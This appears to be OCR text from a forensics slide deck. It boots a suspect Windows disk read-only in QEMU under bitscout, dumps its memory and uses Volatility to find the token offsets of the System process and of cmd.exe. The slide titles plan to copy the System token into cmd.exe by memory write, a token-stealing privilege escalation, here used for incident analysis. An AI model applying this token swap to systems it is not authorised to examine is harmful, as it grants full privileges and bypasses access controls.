
+Demo 1 – Extracting the security token with Volatility




+Demo 1 – Replacing the security token with DMA



+Demo 1 – Starting the analysis with high privileges




+The owner maps the disks, giving us read-only access



+Starting the VM (suspended) with tools in a shared folder

https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite



Tools are uploaded to bitscout in a separate terminal from the "expert's computer"


```
root@bitscout:~$ mkdir /root/smb/
```

```
expert$ scp -i ~/.ssh/scout SysinternalsSuite.zip root@172.16.48.17:/root/smb/
SysinternalsSuite.zip                         100%   24MB  21.2MB/s   00:01
```

```
root@bitscout:~$ qemu-img create -f qcow2 -o backing_file=/dev/host/evidence0,backing_fmt=raw
/root/evidence0.qcow2
Formatting '/root/evidence0.qcow2', fmt=qcow2 size=12884901888 backing_file=/dev/host/evidence0
backing_fmt=raw cluster_size=65536 lazy_refcounts=off refcount_bits=16

root@bitscout:~$ qemu-system-x86_64 -name Local -enable-kvm -cpu host -m 512 -boot strict=on -drive
file=/root/evidence0.qcow2,format=qcow2,if=ide,id=drive-virtio-disk0 -monitor stdio -vga cirrus -net
user,net=10.0.2.3/24,smb=/root/smb,smbserver=10.0.2.4,id=usernet,hostfwd=::2002-:2002 -net nic -device usb-
ehci,id=ehci -device usb-tablet -s -S -vnc :0
QEMU 2.11.1 monitor - type 'help' for more information
(qemu)
```

+gdb is attached to the VM and now starts it (resume)


```
root@bitscout:~$ smbd -D -s /tmp/qemu-smb.*/smb.conf        # started in another terminal
root@bitscout:~$ gdb -ex 'target remote localhost:1234'
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

(gdb) c
Continuing.
```



Accessing the booting VM via VNC (or Spice) client.

The service is started when creating the VM (argument for qemu).
The owner can enter the FDE password and review what the expert is doing.

+starting procexp64.exe from the shared folder



During the initial investigation, Powershell was identified the process as making outgoing connections.

The information about the suspicious process is unavailable to us as it is owned by another user.

+Let's give the security token of pid=4 to our cmd.exe

```
In the qemu console (after pausing the VM in gdb with Ctrl-C):
(qemu) dump-guest-memory ./mem.dump
```

In another terminal


```
root@bitscout:~$ volatility --profile=Win10x64 -f ./mem.dump volshell
Volatility Foundation Volatility Framework 2.6
Current context:  @ 0xffffe001aca4a700, pid=4, ppid=0 DTB=0x1aa000
Python 2.7.15rc1 (default, Apr 15 2018, 21:51:34)
Type "copyright", "credits" or "license" for more information.

In [1]: cc(pid=4)     # not necessary as we already are in the right context
Current context:  @ 0xffffe001aca4a700, pid=4, ppid=0 DTB=0x1aa000

In [2]: dq(proc().Token.obj_offset,1)
0xffffe001aca4aa58 0xffffc000b8618ab8

In [3]: cc(name='cmd.exe')
Current context:  G ????cmd.exe @ 0xffffe001aebff840,
pid=3380, ppid=2560 DTB=0x1057f000

In [4]: dq(proc().Token.obj_offset,1)
0xffffe001aebffb98 0xffffc000bade1066
```

PID 4 (System) is the first "process" created by the kernel and only runs in kernel mode with the highest level or privileges:
NT\System

